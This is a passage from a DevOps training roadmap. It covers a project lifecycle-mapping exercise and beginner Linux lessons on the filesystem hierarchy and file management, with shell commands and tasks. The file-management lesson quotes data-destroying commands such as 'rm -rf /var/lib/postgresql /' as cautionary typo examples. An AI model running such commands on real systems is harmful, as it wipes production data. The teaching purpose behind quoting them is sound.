3. Draw the trace as a Mermaid `flowchart` or `sequenceDiagram` in `LIFECYCLE.md`, using the actual names of the jobs and files you saw. A diagram of the real pipeline with real job names is worth far more than a generic one.

Try also to **run one pipeline step locally**: find a command used by CI (a `make test`, `npm test`, `go test`, `pytest` or a `docker build`), install the prerequisites listed in the contributing guide, and run it. If it fails, that is a finding about the developer experience (topic 13 §0.13).

Milestone 4 — Examine the operational and security stages (≈120 min)

For each question, record the answer *and the evidence* (file path or URL), or write "not public" if the information would live in a private system.

Topic	Questions to answer from the repository and docs
3 IaC	Is infrastructure for running or testing the project defined as code (Terraform, Helm chart, Kubernetes manifests, CloudFormation)? Where? Is it in the same repo?
4 Config	How is configuration supplied (flags, files, environment)? Are there defaults, validation and an example file? Is there a documented way to manage config across environments?
5 Immutable	Is the deployable unit an immutable artifact (image, binary)? Is it pinned by digest or tag? What base image, and is the runtime user non-root?
6 Automation	What is automated: build, test, release, dependency updates, changelog, stale issue handling? What looks manual?
8 HA / scale	Does the documentation describe running multiple instances, replication, clustering, load balancing, health endpoints, resource limits? What is the single point of failure in the documented design?
9 DR	Is there documentation for backup and restore, upgrade rollback, data migration? What are the implied RPO and RTO?
10 Observability	Does it expose metrics, structured logs, traces (look for `/metrics`, OpenTelemetry, log format docs)? Are dashboards or alert rules shipped?
11 SRE	Are there SLOs, runbooks, an incident or postmortem process, or on-call mention? (Many open-source projects will have none; record that honestly. Hosted-service projects may publish a status page.)
12 DevSecOps	Is there `SECURITY.md` with a reporting process? Which scanners and dependency bots run in CI? Are releases signed, with an SBOM or provenance? How are secrets handled in CI (look for `secrets.` references)?
13 Platform	What helps contributors and users onboard: a dev container, a Compose file, make targets, templates, a docs site, a CLI scaffold? What is the time-to-first-build for a newcomer?

Useful commands:

```bash
cd ~/lifecycle-map/project
ls .github/workflows                                    # what pipelines exist
grep -rhn "uses:" .github/workflows | sed 's/.*uses: *//' | sort | uniq -c | sort -rn |
  head   # which actions and scanners CI relies on
grep -rn "secrets\." .github/workflows | head           # which secrets CI uses (names
  only)
grep -n "^FROM\|^USER\|HEALTHCHECK" Dockerfile 2>/dev/null          # image hygiene
```

Expected: lists vary. Remember: you are reading *names* of secrets and actions, never their values.

Milestone 5 — Ownership map and bus factor (≈45 min)

1. Find the declared owners:

```bash
cat CODEOWNERS .github/CODEOWNERS docs/CODEOWNERS 2>/dev/null | head -30
ls MAINTAINERS* GOVERNANCE* OWNERS* 2>/dev/null
```

2. Compare declared owners with actual activity:

```bash
git shortlog -sn --no-merges --since="1 year ago" | head -10
git shortlog -sn --no-merges --since="1 year ago" -- .github/workflows | head -5     # who changes the pipeline
git shortlog -sn --no-merges --since="1 year ago" -- Dockerfile docs | head -5        # who changes images and docs
```

3. For each of the 13 stages, assign an **owner type**: a named team or file (`CODEOWNERS` rule), a role (release manager, maintainer), a bot (Dependabot, release automation), a vendor (GitHub, a cloud provider) or "unowned".
4. Compute a simple **bus factor** for the delivery pipeline: how many people account for most of the last year's changes to `.github/workflows` and release scripts? If one person accounts for more than about 70 percent, that stage has a single point of failure (topic 8 §0.8: people can be a SPOF too).

Milestone 6 — Write `LIFECYCLE.md` and the gap analysis (≈60 min)

Assemble your document with this structure. Fill the table with your evidence.

```markdown
# Lifecycle map — <PROJECT NAME>

## 1. What it is and how it reaches users
(2-4 sentences. Library, service, CLI or platform? How is it distributed?)

## 2. Lifecycle diagram
(Mermaid diagram from Milestone 3, using real job and file names.)

## 3. Evidence table
| # | Stage | Where it lives (paths / URLs) | Tools | Owner | Maturity 0-3 | Gap or risk |
|---|-------|-------------------------------|-------|-------|--------------|-------------|
| 1 | SDLC | CONTRIBUTING.md, issue templates | GitHub PRs | maintainers via CODEOWNERS | 3 | ... |
| 2 | CI/CD | .github/workflows/*.yml | GitHub Actions | ... | ... | ... |
| 3 | Infrastructure as Code | ... | ... | ... | ... | ... |
| 4 | Configuration management | ... | ... | ... | ... | ... |
| 5 | Immutable infrastructure | ... | ... | ... | ... | ... |
```

```
| 6 | Infrastructure automation | ... | ... | ... | ... | ... |
| 7 | Deployment strategies | ... | ... | ... | ... | ... |
| 8 | High availability and scalability | ... | ... | ... | ... | ... |
| 9 | Disaster recovery | ... | ... | ... | ... | ... |
| 10 | Observability | ... | ... | ... | ... | ... |
| 11 | SRE | ... | ... | ... | ... | ... |
| 12 | DevSecOps | ... | ... | ... | ... | ... |
| 13 | Platform engineering | ... | ... | ... | ... | ... |

Maturity scale: 0 = absent, 1 = manual or informal, 2 = documented and partly automated, 3
  = automated, reviewed and measured.

## 4. One change traced end to end
(PR number, checks, release, artifacts; link evidence.)

## 5. Ownership and bus factor
(Declared vs actual owners; single points of failure among people.)

## 6. Top 3 improvements
1. (Stage, problem, proposed change, topic reference, expected benefit, effort S/M/L)
2. ...
3. ...

## 7. What I could not determine
(Stages whose evidence is private or missing; how you would find out.)
```

Rules for the maturity score: score what you can *see*, not what you assume. Where evidence is private, write "unknown" rather than 0. Be fair: a small volunteer project with a score of 1 on SRE is normal, and the right improvement is rarely "add everything".

5 Tasks

- [ ] **T1 — Choose, clone and profile the project** *(≈30 min, beginner; Milestone 1; topic 1)*
  - **Goal:** pick a suitable project and record its vital signs.
  - **Steps:**
    1. Choose a project that meets the criteria in section 3 and clone it with `--depth`.
    2. Run the three commands from Milestone 1 and write the numbers into `LIFECYCLE.md`.
    3. Write the one-paragraph description including how it reaches users.
  - **Done when:** `LIFECYCLE.md` has section 1 filled in and states whether the project is a library, service, CLI or platform.
- [ ] **T2 — Run the survey and verify its findings** *(≈45 min, beginner; Milestone 2; topics 2-6)*
  - **Goal:** convert raw matches into verified evidence.

- **Steps:**
  1. Create and run `survey.sh`; save `survey-output.txt`.
  2. Open at least five files the survey reported and confirm each is really evidence for the stage (or discard it).
  3. For each `(none found)`, search for another repository or a different filename convention, and record the result.
- **Done when:** every one of the 13 stages has either confirmed evidence (path or URL) or a written note saying it is absent or private.

- [ ] **T3 — Trace one change from pull request to release** *(≈90 min, intermediate; Milestone 3; topics 1, 2, 5, 7)*
  - **Goal:** produce a diagram of the project's real delivery path.
  - **Steps:**
    1. Pick a recently merged pull request and gather evidence for review, CI checks, merge, release and artifacts.
    2. Open one CI run and list its jobs with durations.
    3. Draw the path as Mermaid using real job names, and note which delivery strategy the release process resembles and why.
  - **Done when:** section 4 of `LIFECYCLE.md` contains a rendering Mermaid diagram plus links to the pull request, a CI run and the release, and names the strategy.

- [ ] **T4 — Assess the operational stages** *(≈75 min, intermediate; Milestone 4; topics 3, 4, 8, 9, 10, 11)*
  - **Goal:** judge how the project handles running, scaling, recovering and watching software.
  - **Steps:**
    1. Answer the Milestone 4 table questions for IaC, configuration, HA, DR, observability and SRE.
    2. Name the single point of failure in the documented deployment.
    3. State the implied RPO and RTO for a user who runs the project, or explain why none can be inferred.
  - **Done when:** each of the six stages in your evidence table has a maturity score, evidence, and a named gap or an explicit "unknown (private)".

- [ ] **T5 — Assess security, automation and developer experience** *(≈60 min, intermediate; Milestone 4; topics 5, 6, 12, 13)*
  - **Goal:** judge supply chain security, automation and onboarding.

- **Steps:**
  1. List every security control you can find: scanners, dependency bots, signing, `SECURITY.md`, branch protection signals.
  2. Check the image or binary for pinning and the runtime user.
  3. Time yourself: how long from `git clone` to a successful local build or test run, following only the project's documents?
- **Done when:** the table rows for 5, 6, 12 and 13 are complete, and you have a time-to-first-build figure with the steps that cost the most time.

☐ **T6 — Map ownership and bus factor** *(≈45 min, intermediate; Milestone 5; topics 1, 6, 8, 11)*

- **Goal:** show who owns each stage, declared and real.
- **Steps:**
  1. Gather `CODEOWNERS` / `MAINTAINERS` and the `git shortlog` data for pipeline, image and docs paths.
  2. Assign an owner type to each of the 13 stages.
  3. Calculate the share of the top contributor for the pipeline directory and call out any single-person dependency.
- **Done when:** the Owner column in your table is filled for all 13 rows, section 5 includes the share figure, and at least one risk is stated in plain words.

☐ **T7 — Prove it: present the map and defend three improvements** *(≈60 min, advanced; Milestone 6; all 13 topics)*

- **Goal:** demonstrate you can read a real system and propose improvements, without notes.
- **Steps:**
  1. Finish `LIFECYCLE.md` including the gap analysis and the "could not determine" section.
  2. Present the document for five minutes (to a friend, a recorded video or a written blog-style summary) without reading the table aloud: tell the story of one change from idea to running software and name the owner at each hop.
  3. Defend your three improvements: for each, say which topic's practice supports it, what it would cost, and what could go wrong. Optionally open a genuine issue or documentation pull request with the project for one of them, following their contribution rules.
- **Done when:** all seven sections of `LIFECYCLE.md` are complete, you can explain every row of the table out loud, and each improvement links a stage, an observed gap and a concrete proposal.

6 Verification checklist

- [ ] `LIFECYCLE.md` has all seven sections and the table has 13 rows (no stage skipped).
- [ ] Every table row cites at least one path or URL as evidence, or explicitly says "unknown (private)".
- [ ] The Mermaid diagram renders (paste into any Mermaid preview) and uses real job and file names from the project.
- [ ] You traced one real merged pull request through review, CI, merge, release and artifact, with links.
- [ ] The owner column distinguishes people, roles, bots and vendors, and the bus-factor figure is calculated from `git shortlog` output you can reproduce.
- [ ] You identified the project's single point of failure (technical or human) and stated its likely RPO/RTO impact.
- [ ] Each of the three improvements names the stage, the evidence of the gap, the proposed change, the effort and a risk.
- [ ] You can answer, without notes: "What is the difference between deploying and releasing in this project?" and "What would break first if the busiest maintainer vanished?"
- [ ] You did not copy any secret values, tokens or personal data into your notes.

7 Teardown

There is nothing running and nothing in the cloud. Remove the local workspace when you are done (keep `LIFECYCLE.md` somewhere safe first, for example in your own notes repository):

```bash
cp ~/lifecycle-map/LIFECYCLE.md ~/ 2>/dev/null     # keep your deliverable
cd ~ && rm -rf ~/lifecycle-map
```

If you opened an issue or pull request with the project, keep it open and respond to maintainers; that is a real contribution.

8 Stretch goals and what to learn next

Stretch goals

- Repeat the exercise for a second project of a different type (a library versus a hosted service) and compare maturity profiles. Which stages differ and why?
- Score the project against the four DORA metrics using public data: deployment frequency (release cadence), lead time for changes (PR open to release), change failure rate (reverted or hotfix releases) and time to restore (time from a bug report to a patch release).
- Write the SLO the project's maintainers would need to promise if they offered a hosted version, and list the observability they would have to add.
- Take one of your three improvements and implement a small, real piece of it: a `SECURITY.md`, a Dependabot configuration, a pinned base image, a missing health check or a runbook page.
- Map the same lifecycle onto the `shop-api` sample used across this roadmap, and keep the table: you will fill it in with real tools as you progress through the levels.

What to learn next

The lifecycle you have mapped is the *why* of every level that follows. Next, you will get hands-on with the foundation under all of it, starting with the operating system most of these systems run on: Level 1: Linux Filesystem Hierarchy §1.1. From there the roadmap revisits each of the thirteen topics in depth: networking (Level 2 §2.1), Git and CI foundations (Level 3 §3.1), containers (Level 4 §4.1), pipelines and deployment strategies (Level 5 §5.1), Infrastructure as Code (Level 7 §7.1), observability (Level 10 §10.1), security (Level 11 §11.1), SRE (Level 14 §14.1), disaster recovery (Level 15 §15.1) and platform engineering (Level 18 §18.1).

LEVEL 1 · PART I

1 Linux Fundamentals

Goal: Become comfortable operating Linux servers without depending on tutorials.

RECOMMENDED TIME	TOPICS
2-4 weeks	13

PRACTICE / CAPSTONE

Deploy Ubuntu + Nginx + Node.js API + PostgreSQL on a VPS manually, without Docker.

Topics

#	Topic	What you will learn
1	Linux Filesystem Hierarchy **p.215**	/etc /var /home /opt /usr /tmp /proc /sys and what lives where
2	Navigating and Managing Files **p.225**	ls cd pwd cp mv rm mkdir touch
3	Viewing and Searching Text **p.237**	cat less grep find, pipes and redirection
4	Text Processing with awk and sed **p.249**	awk, sed, log parsing one-liners
5	Network and Transfer Commands **p.261**	curl wget ssh scp rsync
6	File Permissions: chmod and chown **p.273**	rwx, octal, ownership, umask, setuid basics
7	Users, Groups, sudo and root **p.285**	useradd, groups, sudoers, root vs service accounts
8	Processes, PIDs and Signals **p.297**	PID, parent/child, fork/exec, SIGTERM/SIGKILL/SIGHUP, zombies
9	Daemons and systemd **p.309**	what a daemon is, systemd units, targets, writing a unit file
10	System Monitoring Commands **p.323**	ps top htop df du free uptime, load average
11	Services and Logs: systemctl and journalctl **p.335**	start/stop/enable/status, journalctl filters, log rotation
12	SSH Keys, known_hosts and authorized_keys **p.349**	keypairs, ssh-keygen, host verification, authorized_keys

#	Topic	What you will learn
13	ssh-agent and Port Forwarding **p.363**	ssh-agent, agent forwarding, local/remote/dynamic tunnels, ProxyJump, ~/.ssh/config
★	Level capstone project **p.377**	Deploy Ubuntu + Nginx + Node.js API + PostgreSQL on a VPS manually, without Docker.

How to work through this level

1. Read each topic in order: *what it is* → *why it matters* → *real-world example* → *diagram* → *guide*.
2. Do **every task** in the topic's *Tasks* section and tick the box (`- [x]`) in your own fork or notes.
3. Answer the *Self-check questions* without looking, then reveal the answers.
4. Finish with the **capstone project**, which combines all topics of the level.
5. Move on only when you can do the capstone's *Prove it* task without the guide.

Topic flow

1 Linux Filesystem Hierarchy

2 Navigating and Managing Files

3 Viewing and Searching Text

4 Text Processing with awk and sed

5 Network and Transfer Commands

6 File Permissions: chmod and chown

7 Users, Groups, sudo and root

8 Processes, PIDs and Signals

9 Daemons and systemd

10 System Monitoring Commands

11 Services and Logs: systemctl and journalctl

12 SSH Keys, known_hosts and authorized_keys

13 ssh-agent and Port Forwarding

★ Capstone

1.1 Linux Filesystem Hierarchy

Topic 1 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Linux organizes everything — programs, configuration, logs, devices and even live kernel data — into **one tree that starts at** `/` (called "root", not to be confused with the `root` user). There are no drive letters like `C:\`. Other disks and network shares are *mounted* onto directories inside this single tree.

The layout follows a convention called the **Filesystem Hierarchy Standard (FHS)**, so an Nginx server on Ubuntu and a PostgreSQL server on Debian put their files in predictable places. Once you know the map, you can walk onto an unfamiliar server and find the config, the logs and the data in under a minute.

2 Why it matters in DevOps

- **Incident response:** "Where are the logs?" and "Why is the disk full?" are the first questions of almost every outage.
- **Automation:** Ansible, Terraform provisioners, Dockerfiles and systemd units all hard-code these paths.
- **Security:** you must know which paths are writable by whom (`/tmp` is world-writable; `/etc` must not be).
- **Containers:** a container is largely "a process with its own `/`". Understanding the tree is understanding images and volumes.

3 Real-world system example

A Kubernetes worker node. If you SSH into a node you will find the FHS used exactly as designed:

Path	What Kubernetes-related software keeps there
`/etc/kubernetes/`	kubelet and control-plane configuration (on kubeadm-built clusters)

Path	What Kubernetes-related software keeps there
`/var/lib/kubelet/`	pod volumes, kubelet state
`/var/lib/containerd/`	container images and writable layers (containerd runtime)
`/var/log/pods/` , `/var/log/containers/`	container log files that log shippers read
`/proc` , `/sys`	read by `node_exporter` to produce CPU, memory, disk and network metrics for Prometheus

The same logic applies to a single Nginx server: config in `/etc/nginx/` , logs in `/var/log/nginx/` , web content in `/var/www/` or `/usr/share/nginx/` , and the binary in `/usr/sbin/nginx` .

4 Diagram




Figure 1.1-1

Mounting extra storage into the same tree:




Figure 1.1-2

5 How it works

Directory	Purpose	DevOps examples
`/etc`	System-wide **configuration** (text files)	`/etc/ssh/sshd_config`, `/etc/nginx/`, `/etc/hosts`, `/etc/systemd/system/`
`/var`	**Variable** data that grows or changes	`/var/log` (logs), `/var/lib` (databases, Docker data), `/var/spool`, `/var/cache`
`/home`	One directory per human user	`/home/deploy/.ssh/authorized_keys`
`/root`	Home directory of the `root` user	not under `/home` on purpose
`/opt`	Self-contained **optional** third-party software	`/opt/myapp/`, vendor agents
`/usr`	Installed programs, libraries, docs (mostly read-only)	`/usr/bin`, `/usr/sbin`, `/usr/lib`, `/usr/local` (your own installs)
`/bin`, `/sbin`, `/lib`	On modern distros these are symlinks into `/usr`	
`/tmp`	Scratch space, world-writable, often cleared on reboot	build temp files; never store anything you need
`/proc`	**Virtual** filesystem: kernel and process info, no real disk	`/proc/cpuinfo`, `/proc/meminfo`, `/proc/<PID>/`
`/sys`	**Virtual** filesystem: devices, drivers, kernel tunables	`/sys/class/net/`, cgroup files
`/dev`	Device files	`/dev/sda`, `/dev/null`, `/dev/urandom`
`/run`	Runtime data since boot (PID files, sockets) — in RAM	`/run/docker.sock`, `/run/nginx.pid`

Directory	Purpose	DevOps examples
`/mnt`, `/media`	Manually / automatically mounted media	temporary mounts
`/boot`	Kernel and bootloader files	keep it from filling up with old kernels

Useful rules of thumb:

- **Config lives in `/etc`, state lives in `/var`, binaries live in `/usr`.** If you remember only one thing, remember this.
- Anything under `/proc` and `/sys` costs no disk space; files there often show size `0`.
- When "the disk is full", the culprit is almost always `/var/log`, `/var/lib/docker` or `/tmp`.

6 Step-by-step guide

Prerequisites: any Linux shell. Fastest safe sandbox: `docker run -it --rm ubuntu:24.04 bash` (or a VM / WSL2 / a cheap VPS).

1. **See the top of the tree.**

   ```bash
   ls -l /
   ```

   Look for `etc`, `var`, `usr`, `proc`, `sys`. On modern distros `bin → usr/bin` shows the symlinks.

2. **Find out what is mounted where.**

   ```bash
   df -h
   findmnt --real
   ```

   Expect a line for `/`; on a real server you may also see `/boot` or a data volume.

3. **Explore configuration in `/etc`.**

   ```bash
   ls /etc | head -30
   cat /etc/os-release
   cat /etc/hosts
   ```

   `os-release` tells you the distribution and version — the first thing you check on an unknown server.

4. **Look at data that changes in `/var`.**

```bash
ls /var
sudo ls -lh /var/log        # may need: apt-get update && apt-get install -y sudo (in a bare container)
du -sh /var/* 2>/dev/null | sort -h | tail
```

   The last command shows which `/var` subdirectory is biggest.

5. **Read live kernel data from `/proc`.**

```bash
head -5 /proc/meminfo
grep -m1 "model name" /proc/cpuinfo
cat /proc/uptime
ls /proc/self/          # the process you are running right now
```

   `free` and `uptime` are just friendly front-ends for these files.

6. **Inspect your own process via `/proc/<PID>`.**

```bash
echo "my shell PID is $$"
ls -l /proc/$$/cwd /proc/$$/exe
cat /proc/$$/status | head -10
```

7. **Create your own safe app layout the FHS way.**

```bash
sudo mkdir -p /opt/myapp /etc/myapp /var/log/myapp /var/lib/myapp
echo 'PORT=8080' | sudo tee /etc/myapp/myapp.env
ls -R /opt/myapp /etc/myapp /var/log/myapp /var/lib/myapp
```

   Binary in `/opt`, config in `/etc`, logs in `/var/log`, data in `/var/lib` — what every packaged service does.

7 Real-world scenario

"The API is returning 500s and nobody can log in." An on-call engineer SSHes in and runs `df -h`: `/` is at 100%. Using `du -sh /var/* | sort -h` they discover `/var/log/app/` is 38 GB — debug logging was left on and nothing rotates the file. They truncate the file (`: > /var/log/app/app.log`, safer than `rm` while a process holds it open), the app recovers, then

they add a `logrotate` rule and a disk-usage alert at 80%. **Lesson:** knowing that growing data lives under `/var` turned a vague outage into a 2-minute fix, and the follow-up was prevention, not heroics.

8 Common mistakes and best practices

Don't

- Put application data in `/tmp` (cleared on reboot, world-writable).
- Edit files in `/usr` or `/bin` by hand — package upgrades will overwrite them.
- `rm` a huge log file that a running process still has open: the space is not freed until the process closes it.
- Store secrets in world-readable files in `/etc` or in a home directory.

Do

- Keep **config in** `/etc`, **state in** `/var/lib`, **logs in** `/var/log`, **your own installs in** `/opt` **or** `/usr/local`.
- Put databases and Docker data on their own volume so a full log directory can't stop the database.
- Monitor disk usage per mount and alert before 100%.
- Treat `/proc` and `/sys` as read-only observability endpoints unless you know exactly what you are tuning.

9 Tasks

- [ ] **T1 — Draw the map from memory** *(≈20 min, beginner)*
  - **Goal:** internalize the top-level directories.
  - **Steps:**
    1. Run `ls /` in a container or VM.
    2. Without looking at this page, write one sentence for each of `/etc`, `/var`, `/usr`, `/opt`, `/home`, `/tmp`, `/proc`, `/sys`.
    3. Compare with section 5 and fix mistakes.
  - **Done when:** you can state the purpose of all eight directories correctly.
- [ ] **T2 — Identify a server** *(≈20 min, beginner)*
  - **Goal:** gather the facts you need on an unfamiliar machine.
  - **Steps:**
    1. Print the distribution/version (`cat /etc/os-release`).

2. Print kernel and architecture (`uname -a`).
3. Print CPU count and memory from `/proc` (`nproc`, `grep MemTotal /proc/meminfo`).

- **Done when:** you have a 4-line "server profile" (OS, kernel, CPUs, RAM) written down.

☐ **T3 — Find the space hog** *(≈30 min, intermediate)*

- **Goal:** locate the largest directories like you would in an incident.
- **Steps:**
  1. Run `sudo du -xh / --max-depth=2 2>/dev/null | sort -h | tail -15`.
  2. Identify the top 3 consumers and say what each is for.
  3. Create a 500 MB junk file in `/var/tmp` (`fallocate -l 500M /var/tmp/junk`) and find it again using only `du`.
  4. Delete the junk file.
- **Done when:** your `du` pipeline points at `/var/tmp` as the new big directory, and you removed the file.

☐ **T4 — Lay out an app the FHS way** *(≈30 min, intermediate)*

- **Goal:** put files where operators expect them.
- **Steps:**
  1. Create `/opt/demo`, `/etc/demo`, `/var/log/demo`, `/var/lib/demo` as in step 7.
  2. Write a tiny script in `/opt/demo/run.sh` that reads `/etc/demo/demo.env`, appends a line to `/var/log/demo/demo.log` and a counter to `/var/lib/demo/count`.
  3. Run it three times.
- **Done when:** `cat /var/lib/demo/count` shows `3` and the log has three lines.

☐ **T5 — Watch a mount appear** *(≈30 min, intermediate)*

- **Goal:** see that "one tree, many disks" is real.
- **Steps:**
  1. Create a 100 MB file-backed disk: `dd if=/dev/zero of=/tmp/disk.img bs=1M count=100 && mkfs.ext4 /tmp/disk.img`.
  2. Mount it: `sudo mkdir /mnt/data && sudo mount -o loop /tmp/disk.img /mnt/data`.
  3. Run `df -h /mnt/data` and `findmnt /mnt/data`, then `sudo umount /mnt/data`.
- **Done when:** `df` shows a ~100 MB filesystem at `/mnt/data` while mounted and it disappears after unmount.
- *(Needs a VM or `--privileged` container.)*

☐ **T6 — Prove it: explain "disk full"** *(≈30 min, advanced)*

- **Goal:** be able to teach this to a teammate.
- **Steps:**
  1. Without the guide, write a 6-step runbook titled "Root disk is 100% full" using only the commands in this topic.
  2. Include how to handle a deleted-but-still-open file (hint: `lsof +L1`).
- **Done when:** a teammate (or you, a day later) can follow the runbook on a fresh server and find the cause.

10 Self-check questions

1. Where do you look first for a service's configuration, logs and persistent data?
2. Why does `/proc/meminfo` have size 0 yet contain text?
3. What is the difference between `/usr/bin`, `/usr/local/bin` and `/opt`?
4. A log file was deleted but `df` still shows the disk full. Why, and how do you fix it?
5. Why should the database data directory not share a filesystem with `/var/log`?

ANSWERS

1. `/etc` (config), `/var/log` (logs), `/var/lib` (state/data).
2. It is a virtual file generated on read by the kernel; nothing is stored on disk.
3. `/usr/bin` is for distro-package binaries, `/usr/local/bin` for binaries you installed yourself, `/opt` for self-contained third-party bundles.
4. A process still holds the file open, so the blocks are not freed. Restart or signal the process (or truncate instead of deleting); find it with `lsof +L1`.
5. A runaway log must not be able to fill the disk the database writes to; isolation limits the blast radius.

11 Further reading

- *Filesystem Hierarchy Standard* (Linux Foundation) — the specification behind this layout.
- `man hier` — the manual page describing the filesystem hierarchy on your machine.
- `man proc` and `man 5 proc` — what every file in `/proc` means.
- *The Linux Command Line* by William Shotts (free online) — chapters on the filesystem.

LAB NOTES What I ran, what I saw, what it means

1.2 Navigating and Managing Files

Topic 2 of 13 | ~3 hours | Difficulty: Beginner

1 What it is

Almost every task on a Linux server starts with the same six verbs: **look** (`ls`), **move around** (`cd`, `pwd`), **create** (`mkdir`, `touch`), **copy** (`cp`), **move or rename** (`mv`) and **delete** (`rm`). These commands are tiny, but they are how you inspect a deployment, stage a release, take a backup before a risky change and clean up afterwards.

Two ideas make them predictable. First, every file has a **path**: *absolute* paths start at `/` (`/etc/nginx/nginx.conf`), *relative* paths start from your **current working directory** (`../logs/app.log`). Second, the shell, not the command, expands wildcards: when you type `rm *.log` the shell turns `*.log` into a list of file names *before* `rm` starts. Understanding that one fact explains most "why did it delete that?" surprises.

2 Why it matters in DevOps

- **Deployments are file operations.** Many release scripts are "copy the build into a new directory, then switch a symlink" (see section 5). Get a path wrong and you deploy the wrong thing, or nothing.
- `rm` **has no undo.** There is no trash can on a server. Typos such as `rm -rf /var/lib/postgresql /` or an unquoted variable (`rm -rf $DIR/*` when `$DIR` is empty) have destroyed production data.
- **Speed under pressure.** In an incident you cannot afford to hunt for a file with a GUI. Tab completion, `cd -` and `ls -lt` (newest first) save minutes.
- **Automation.** Scripts, Dockerfiles (`COPY`, `WORKDIR`) and CI jobs use exactly these semantics; a relative path that works in your shell may break in a cron job where the working directory is different.

3 Real-world system example

Capistrano-style releases (and the tools that copied the idea). Capistrano, a long-standing Ruby deployment tool, popularised a directory layout that is still used by many deploy scripts, including simple Node.js ones:

```
/var/www/shop-api/
├── releases/
│   ├── 20260901120000/     # each deploy is a fresh directory
│   └── 20260908093000/
├── shared/                 # logs, uploads, .env that survive deploys
└── current → releases/20260908093000   # a symlink; the web server/process uses this
  path
```

A deploy is just `mkdir` (new release dir), `cp` / `rsync` (the build), `ln -sfn` (flip `current`) and, if something is wrong, flipping the symlink back to the previous release. That is the entire roll-back story, and it uses nothing but the commands in this topic. Kubernetes uses the same idea internally: the kubelet mounts `ConfigMap` volumes as a directory of files and updates them by swapping a symlink, so readers never see a half-written file.

4 Diagram

How a relative path is resolved, and what the shell does before a command runs:




Figure 1.2-1

Why `mv` within one filesystem is instant but across filesystems is not:

